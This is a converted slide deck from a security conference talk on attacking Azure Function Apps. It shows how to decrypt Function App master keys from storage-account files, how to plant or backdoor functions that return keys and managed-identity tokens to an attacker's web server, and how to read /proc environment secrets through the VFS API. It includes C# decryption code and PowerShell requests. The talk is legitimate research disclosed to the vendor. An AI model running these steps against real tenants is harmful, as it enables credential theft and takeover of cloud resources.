




What the Function: A Deep Dive into Azure Function App Security

Karl Fosaaen

Thomas Elling





Karl Fosaaen

VP of Research

- Co-Author – Penetration Testing Azure for Ethical Hackers



Thomas Elling

Director of Cloud Penetration Testing

- Technical Editor – Penetration Testing Azure for Ethical Hackers





Previous Research

- **Rogier Dijkman** - *Privilege Escalation via storage accounts*
 - <https://rogierdijkman.medium.com/privilege-escalation-via-storage-accounts-bca24373cc2e>
- **Roi Nisimi** - *From listKeys to Glory: How We Achieved a Subscription Privilege Escalation and RCE by Abusing Azure Storage Account Keys*
 - <https://orca.security/resources/blog/azure-shared-key-authorization-exploitation/>
- **MSRC** - *Best practices regarding Azure Storage Keys, Azure Functions, and Azure Role Based Access*
 - <https://msrc.microsoft.com/blog/2023/04/best-practices-regarding-azure-storage-keys-azure-functions-and-azure-role-based-access/>
- **Bill Ben Haim & Zur Ulianitzky** - *10 ways of gaining control over Azure function Apps*
 - <https://medium.com/xm-cyber/10-ways-of-gaining-control-over-azure-function-apps-7e7b84367ce6>
- **Andy Robbins** – *Abusing Azure App Service Managed Identity Assignments*
 - <https://posts.specterops.io/abusing-azure-app-service-managed-identity-assignments-c3adefccff95>
- **Raunak Parmar & Chirag Savla** – *Abusing Azure Logic Apps – Part 1*
 - <https://whiteknightslabs.com/2024/05/07/abusing-azure-logic-apps-part-1/>
- **Tamir Yehuda & Hai Vaknin** – *Not the Access You Asked For: How Azure Storage Account Read/Write Permissions Can Be Abused for Privilege Escalation and Lateral Movement*
 - <https://medium.com/@tamirye94/not-the-access-you-asked-for-how-azure-storage-account-read-write-permissions-can-be-abused-75311103430f>




Presentation Outline

- **App Services Overview**
- **Function Apps Overview**
- **Function Apps - Storage
Accounts and Key Decryption**
- **Function Apps - VFS File APIs**
- **Conclusions**



App Services Overview



✓ System Normal

⚠ Attack Detected
🛡 Attack Blocked

🔄 Scan In Progress

All Systems 





What are App Services?

Serverless Application Hosting Service

- Web Application and API hosting
- Container-based

URL Structure




- APP_Name.azurewebsites.net
- Custom Domains

Subdomain Takeover Target*

- *Should mostly be fixed

Authentication Providers

- Supports Integrated Authentication
 - Microsoft Accounts / AAD
 - Apple, Facebook, Google, etc.
- Wiz - #BingBang Vulnerability





What are App Services?

Primary Management Console

- Built into the Portal

Secondary Management Interface (Kudu)

- Web Shell Command Execution
 - CMD / PowerShell / Bash / SSH
- File Access
- APP_Name.scm.azurewebsites.net

Supports Managed Identities

- Allows the application to access other Azure resources

Technically Inclusive of Function Apps


The screenshot displays the Microsoft Azure portal interface for managing App Services. The top navigation bar shows 'Microsoft Azure' and a search bar. The main content area is titled 'App Services' and 'NetSPI'. Below this, there are buttons for 'Create', 'Manage view', 'Refresh', 'Export to CSV', and 'Open query'. A sidebar on the left contains a search bar and a list of tools: 'Console', 'Advanced Tools', 'App Service Editor (Preview)', 'Extensions', 'API', and 'API Management'. The main panel shows a terminal window with a blue background and white text, displaying a file tree structure and a command prompt. Below the terminal, there is a table listing files and folders in the environment.

Name	Modified	Size
data	5/19/2020, 3:23:35 PM	
LogFiles	8/17/2020, 5:20:27 PM	
site	8/17/2020, 5:12:07 PM	
administration.config	8/2/2020, 6:40:28 AM	22 KB
applicationhost.config	8/17/2020, 3:14:03 PM	94 KB

Below the table, there is a section for 'Kudu Remote Execution Console' with instructions on how to use it.



Function Apps Overview



✓ System Normal

🔄 Scan In Progress

All Systems 

🔴 Attack Detected
🟢 Attack Blocked

Surface Attack Prevention
98%





What are Function Apps?

A subset of App Services for hosting APIs

Function App is the Resource

- Functions are the APIs under the resource

Example:

- Resource:
`https://netspi.azurewebsites.net`
- Function:
`https://netspi.azurewebsites.net/api/HttpTrigger1`

Windows or Linux Container-Based Hosting

Has Console and Kudu Interfaces

View/Edit (Code + Test) Functions in the Portal

Supports Managed Identities

The screenshot displays the Microsoft Azure portal interface for a Function App named 'HttpTrigger1'. The top navigation bar includes the 'Microsoft Azure' logo and a search bar. Below the navigation bar, the 'Function App' resource is shown with a 'NetSPI' label. The 'Code + Test' view is active, displaying a C# function named 'run' in 'run.csx'. The function uses 'Newtonsoft.Json' for JSON handling and logs the request information. The 'Hosting' section is visible, showing the 'Consumption (Serverless)' plan selected, which is optimized for serverless and event-driven workloads. Other options include 'Functions Premium' and 'App service plan'.



What are Function Apps?

Authentication Schema

- Resource-level Keys
 - `_master`
 - Full Control of the App
 - Default
 - Function Execution
- Function-level Keys
 - `default`
 - Individual Function Execution
- Anonymous

Also Supports Integrated Authentication

Service is supported by a Storage Account

Microsoft Azure

Home >

Function App

NetSPI

+ Create ⚙️ Manage view Refresh ↓ Export to CSV 🔗 Open query

Host keys (all functions)

Use Host keys with your clients to access all your HTTP functions in the app. `_master` key grants admin access to Functions Runtime APIs.

+ New host key 👁️ Show values

Filter host keys

Name	Value
<code>_master</code>	👁️ Hidden value. Click to show value Renew key value
<code>default</code>	👁️ Hidden value. Click to show value Renew key value 🗑️



Function Apps - Storage Accounts and Key Decryption



Scan In Progress

All Systems

System Normal

Attack Detected

Attack Blocked

Surface Attack
Prevention
98%





Function App Storage Accounts

Functions require Storage Accounts on creation

- Blob Storage
- Files

Container Files

- Web Jobs Data
- Application and Function Keys
 - Encrypted in host.json

File Share Files

- Application Code and Log Files
- Consumption and Premium Plans

Queues and Tables

- Used with certain trigger types

The image shows two overlapping screenshots from the Azure portal. The top screenshot displays the 'storageoverwrite' Function App configuration page. The left sidebar lists settings: Configuration, Authentication, Application Insights, Identity, Backups, and Custom domains. The 'Add/Edit application setting' pane is open, showing a setting with the name 'WEBSITE_CONTENTAZUREFILECONNECTIONSTRING' and a value 'DefaultEndpointsProtocol=https;AccountName=storageoverwrite;AccountKey=...'. Below this, a table lists data storage settings:

Name	Last modified	Public access level
<input type="checkbox"/> azure-webjobs-hosts	2/24/2023, 3:00:43 PM	Private
<input type="checkbox"/> azure-webjobs-secrets	2/24/2023, 3:01:08 PM	Private

The bottom screenshot shows the 'storageoverwrite9b2e' storage account browse view. The left sidebar lists options: Overview, Diagnose and solve problems, Access Control (IAM), Browse, Operations, Snapshots, and Backup. The 'Browse' option is selected, showing a list of directories:

Name	Type
ASP.NET	Directory
data	Directory
LogFiles	Directory
site	Directory



Key Decryption Overview

Function App Access Keys can be stored in Storage Account containers in an encrypted format

Access Keys can be decrypted within the Function App container AND offline

Works with Windows or Linux, with any runtime stack

Decryption requires access to the decryption key (stored in an environment variable in the Function container) and the encrypted key material (from host.json)

Reported to MSRC – confirmed to be expected and documented behavior

The screenshot displays the Azure Storage Explorer interface. The top pane shows the 'azure-webjobs-secrets' container. The bottom pane shows the 'storageoverwrite/host.json' blob. The host.json file is open in the 'Edit' view, showing a JSON configuration. A red box highlights the 'masterKey' and 'functionKeys' sections, which contain encrypted values. The 'masterKey' section has a 'name' of 'master' and a 'value' that is a long hexadecimal string. The 'functionKeys' section has a 'name' of 'default' and a 'value' that is another long hexadecimal string. The 'encrypted' property is set to 'true' for both keys. The 'systemKeys' section is also visible, containing 'hostname', 'instanceId', 'source', and 'decryptionKey'.

```
1 {
2   "masterKey": {
3     "name": "master",
4     "value": "CfD38AAAAAAAAAAAAAAAAAAAAAB8C1UhG1_jvIY7pFQh",
5     "encrypted": true
6   },
7   "functionKeys": [
8     {
9       "name": "default",
10      "value": "CfD38AAAAAAAAAAAAAAAAAAAAACKsHAT1lePesu4AX",
11      "encrypted": true
12    }
13  ],
14   "systemKeys": [
15     "hostname": "storageoverwrite",
16     "instanceId": "storageoverwrite",
17     "source": "storageoverwrite",
18     "decryptionKey": "storageoverwrite"
19  ]
20 }
```



Read access to Containers

- azure-webjobs-secrets container
- host.json blob

- share for code storage

- RBAC roles and permissions
 - Storage Account Contributor
 - Microsoft.Storage/
storageAccounts/
listKeys/action
 - Custom roles
- Storage Key Access
- SAS Token Access

Permits management of storage accounts. Provides access to the account key, which can be used to access data via Shared Key authorization. [Learn more](#)

Actions	Description
Microsoft.Authorization/*/read	Read roles and role assignments
Microsoft.Insights/alertRules/*	Create and manage a classic metric alert
Microsoft.Insights/diagnosticSettings/*	Creates, updates, or reads the diagnostic setting for Analysis Server
Microsoft.Network/virtualNetworks/subnets/joinViaServiceEndpoint/action	Joins resource such as storage account or SQL database to a subnet. Not alertable.
Microsoft.ResourceHealth/availabilityStatuses/read	Gets the availability statuses for all resources in the specified scope
Microsoft.Resources/deployments/*	Create and manage a deployment
Microsoft.Resources/subscriptions/resourceGroups/read	Gets or lists resource groups.
Microsoft.Storage/storageAccounts/*	Create and manage storage accounts
Microsoft.Support/*	Create and update a support ticket
NotActions	
none	
DataActions	
none	
NotDataActions	
none	



Creating a new Function App (without Function App access)

File Share Files

- Application and Log Files
 - Can also be overwritten

Overwrite Existing Code Files

- Backdoor existing functions


Add a New Folder with a New Function

- /Share/site/wwwroot/NewFunction
- Add new files*:
 - run.ps1
 - function.json
 - etc.

*Varies by programming language

Wait for the New Function to Populate

- Just wait and keep making requests





How does decryption work?

ASP.NET Core Data Protection

Azure specific Data Protector used

- Azure Web Data Protection
- “function-secrets”

Azure Web Data Protection library can be used directly in Function container

Azure Web Data Protection library

- <https://github.com/Azure/azure-websites-security>
- <https://social.msdn.microsoft.com/Forums/Lync/en-US/a4b49641-00f8-4f2a-a4ea-187b87b36e06/decrypt-the-machine-key-from-inside-a-function-app?forum=AzureFunctions>
 - Code will fail, but core concepts work

```
49 public DataProtectionKeyValueConverter()  
50 {  
51     var provider = DataProtectionProvider.CreateAzureDataProtector();  
52     _dataProtector = provider.CreateProtector("function-secrets");  
53 }  
54  
55 public Key ReadValue(Key key)  
56 {  
57     var resultKey = new Key(key.Name, null, false);  
58     resultKey.Value = _dataProtector.Unprotect(key.Value);  
59     return resultKey;  
60 }  
61 }
```

Save Discard Refresh Test/Run Upload Get function URL

\ KeyDecryption \ run.csx

```
1 #r "Newtonsoft.Json"  
2  
3 using Microsoft.AspNetCore.DataProtection;  
4 using Microsoft.Azure.Web.DataProtection;  
5 using System.Net.Http;  
6 using System.Text;  
7 using System.Net;  
8 using Microsoft.AspNetCore.Mvc;  
9 using Microsoft.Extensions.Primitives;  
10 using Newtonsoft.Json;  
11  
12 private static HttpClient httpClient = new HttpClient();  
13  
14 public static async Task<IActionResult> Run(HttpRequest req, ILogger log)  
15 {  
16     log.LogInformation("C# HTTP trigger function processed a request.");  
17  
18     DataProtectionKeyValueConverter converter = new DataProtectionKeyValueConverter();  
19     string keyname = "master";
```



Decrypting Function App Keys

Read Encrypted Application and Function Keys from Container Files – host.json

Add New Function Folder and Code to File Share



Container has access to Decryption Keys – environment variables

Run Function that contains Decryption Code

- Timer Trigger
- HTTP Trigger

Return Decrypted Keys

- To Your Web Server
- Via Web Response



Host keys (all functions)	
Use Host keys with your clients to access all your HTTP functions in the app. _master key grants admin access to Functions Runtime APIs.	
Name	Value
<code>_master</code>	<code>IO4VZM5600MIXzVNIHUL4D0bygmWYNxQXxqWFoQvDwAqAzFuyC1hPQ==</code>



Decrypting Function App Keys Off Function Apps

Same as in the Function App container, but return the key back when you call the function

Only requires access to an environment variable containing decryption key

- AzureWebEncryptionKey (default)
- MACHINEKEY_DecryptionKey

Return Decryption Key

- To Your Web Server
- Via Web Response

Use key locally for decryption

Microsoft.Azure.Web.DataProtection ->
DataProtectionProviderTests.cs -> Replace environment
variable and encrypted string -> write unprotected result to file

```
4 using System;
5
6 namespace Microsoft.Azure.Web.DataProtection
7 {
8     public static class Constants
9     {
10         public const string AzureWebsitesIISSiteName = "WEBSITE_IIS_SITE_NAME";
11         public const string AzureWebsiteInstanceId = "WEBSITE_INSTANCE_ID";
12         public const string AzureWebsitePrimaryEncryptionKeyId = "AzureWebPrimaryEncryptionKey";
13         public const string AzureWebsiteLocalEncryptionKey = "AzureWebEncryptionKey";
14         public const string AzureWebsiteEnvironmentMachineKey = "MACHINEKEY_DecryptionKey";
15         public const string AzureWebReferencedKeyPrefix = "AzureWebEncryptionKey_";
16         public const string DefaultEncryptionKeyId = "00000000-0000-0000-0000-000000000000";
17         internal const string RootWebConfigPath = @"%systemdrive%\local\config\rootweb.config";
18         internal const string MachingKeyXPathFormat = "configuration/location[@path='{0}']/system
19     }
20 }
```

```
11 namespace Microsoft.Azure.Web.DataProtection.Tests
12 {
13     public class DataProtectionProviderTests
14     {
15         [Fact]
16         public void EncryptedValue_CanBeDecrypted()
17         {
18             using (var variables = new TestScopedEnvironmentVariable(Constants.AzureWebsiteLocalEncryptionKey, "CFD78AAAAAAAAAAAAAAAAAB0JnTVaQ7YLPdwK9rnpXPK40ub54wweComQdJUNJARN_Ju2tc_Fs
19             {
20                 var provider = DataProtectionProvider.CreateAzureDataProtector(null, true);
21                 var protector = provider.CreateProtector("function-secrets");
22
23                 string expected = "test string";
24
25                 string encrypted = "CFD78AAAAAAAAAAAAAAAAAB0JnTVaQ7YLPdwK9rnpXPK40ub54wweComQdJUNJARN_Ju2tc_Fs";
26
27                 string result = protector.Unprotect(encrypted);
28
29                 File.WriteAllText("test.txt", result);
30                 Assert.Equal(expected, result);
31             }
32         }
33     }
34 }
35 }
```



Automating the Process: Tool Demo

1. Select a Subscription
2. Enumerates vulnerable Storage Accounts
3. Select Storage Account and the tool will add malicious functions to the Storage Accounts, and attempt to execute them
4. Functions will return the decryption key for the Function App Master Key, along with Managed Identity tokens (*if available) through HTTP Trigger (function level authorization)
5. Attempts to cleanup code after function execution

* Tool will create state changes (creates new function) to return MI tokens and decryption key

Welcome to the NetSPI "FuncoPop" (Function App Key Decryption) App!



Encryption Key:

Encrypted Data:

Decrypted Key value:

Microsoft Azure x | Sign in to your account x | +

on/BrowseResource/resourceType/Microsoft.Storage%2FStorageA... Incognito

es, and docs (G+/)

sacontributor@Darkside... DARK SIDE OPS (DARKSIDEOPS.C...)

Refresh Export to CSV Open query Assign tags Delete

Resource group equals all Location equals all Add filter

No grouping List view

Kind ↑↓	Resource group ↑↓	Location ↑↓	Subscription ↑↓
Storage	functionapps	East US	Research-T-12052022 ***
Storage	MSRC	East US	Research-T-12052022 ***



Supported Functionality

Payload	Decryption Keys	Managed ID Tokens
ASP.NET	Yes	Yes
PowerShell	Yes	Yes
Python	Yes	Yes
Node	Yes	Yes
Java	No	No



Function App – Post Exploitation

We have Keys and Tokens, what now?

Use the tokens with the REST APIs

- Management
- Vault
- Graph

Use Function App Keys to access Apps


- Backdoor existing code
- Maintain access to a Function App
- Use the actual functions



Hello, I'm an ~~Azure AD~~ User
Entra ID



Function Apps - VFS File APIs



✓ System Normal

🔄 Scan In Progress

All Systems

🔴 Attack Detected
🟢 Attack Blocked

Surface Attack
Prevention

98%



Function App File Access

Portal Access to Function Files

- Now disabled for the Reader Role
- Still available to Contributor and above



Base Application Files

- Main Portal Menu

Individual Function Files

- Code + Test Menu

Both use the same “VFS” API





Deconstructing the API

[https://management.azure.com/subscriptions/\\$SUB_ID/resourceGroups/\\$RG/providers/Microsoft.Web/sites/\\$APP/hostruntime/admin/vfs//?relativePath=1&api-version=2021-01-15](https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Microsoft.Web/sites/$APP/hostruntime/admin/vfs//?relativePath=1&api-version=2021-01-15)

\$SUB_ID = Subscription ID

\$RG = Resource Group

\$APP = Application Name

*Root Directory Listing

Deconstructing the API

relativePath Parameter

- 1 – Restricted
- 0 – Unrestricted (shows Root FS)

Windows Container

- Allows for Access to Data Protection Keys
 - Multiple Uses in Function Apps
 - Including Encrypting Stored Keys

```
https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Microsoft.Web/sites/$APP/hostruntime/admin/vfs//ASP.NET/DataProtection-Keys/key-ad12345a-e321-4a1a-d435-4a98ef4b3fb5.xml?relativePath=0&api-version=2018-11-01

<?xml version="1.0" encoding="utf-8"?>
<key id="ad12345a-e321-4a1a-d435-4a98ef4b3fb5" version="1">
  <creationDate>2022-03-29T11:23:34.5455524Z</creationDate>
  <activationDate>2022-03-29T11:23:34.2303392Z</activationDate>
  <expirationDate>2022-06-27T11:23:34.2303392Z</expirationDate>
  <descriptor
deserializerType="Microsoft.AspNetCore.DataProtection.AuthenticatedEncryption.ConfigurationModel.AuthenticatedEncryptorDescriptorDeserializer,
Microsoft.AspNetCore.DataProtection, Version=3.1.18.0, Culture=neutral
, PublicKeyToken=ace99892819abce50">
    <descriptor>
      <encryption algorithm="AES_256_CBC" />
      <validation algorithm="HMACSHA256" />
      <masterKey p4:requiresEncryption="true"
xmlns:p4="http://schemas.asp.net/2015/03/dataProtection">
        <!-- Warning: the key below is in an unencrypted form. -->
        <value>a5[REDACTED]===</value>
      </masterKey>
    </descriptor>
  </descriptor>
</key>
```

Deconstructing the API

Linux Container

- Allows for Access to Proc Folder

Proc Folder

- Contains available PIDs
- Under each PID is /environ
 - Environmental Variables

PID related to the Application contains a SAS Token URL (CONTAINER_START_CONTEXT_SAS_URI)

- read permissions
- Configuration file for the container

Also Contains an Encryption Key (CONTAINER_ENCRYPTION_KEY)

```
https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/
Microsoft.Web/sites/$APP/hostruntime/admin/vfs//proc/?relativePath=0&api-version=2021-
01-15
```

JSON output parsed into a PowerShell object:

[Truncated]

```
name      : 59
size      : 0
mtime     : 2022-09-21T22:00:38.6785209+00:00
crttime   : 2022-09-21T22:00:38.6785209+00:00
mime      : inode/directory
href      : https://vfspoc2.azurewebsites.net/admin/vfs/proc/59/?relativePath=0&api-
version=2021-01-15
path      : /proc/59
```

```
$mgmtToken = (Get-AzAccessToken -ResourceUrl "https://management.azure.com").Token
```

```
Invoke-WebRequest -Verbose:$false -Uri (-join
("https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Micr
osoft.Web/sites/$APP/hostruntime/admin/vfs//proc/59/environ?relativePath=0&api-
version=2021-01-15")) -Headers @{Authorization="Bearer $mgmtToken"} -OutFile
.\TempFile.txt
```

```
gc .\TempFile.txt
```

PowerShell Output - Newlines added for clarity:

```
CONTAINER_IMAGE_URL=mcr.microsoft.com/azure-functions/mesh:3.13.1-python3.7
REGION_NAME=Central US
HOSTNAME=SandboxHost-637993944271867487
```

[Truncated]

```
CONTAINER_ENCRYPTION_KEY=bgYDt7gk8COpwMMWxC1B7Q1+CFY/a15+mCev21eTFeg=
```

```
LANG=C.UTF-8
```

```
CONTAINER_NAME=E9911CE2-637993944227393451
```

[Truncated]

```
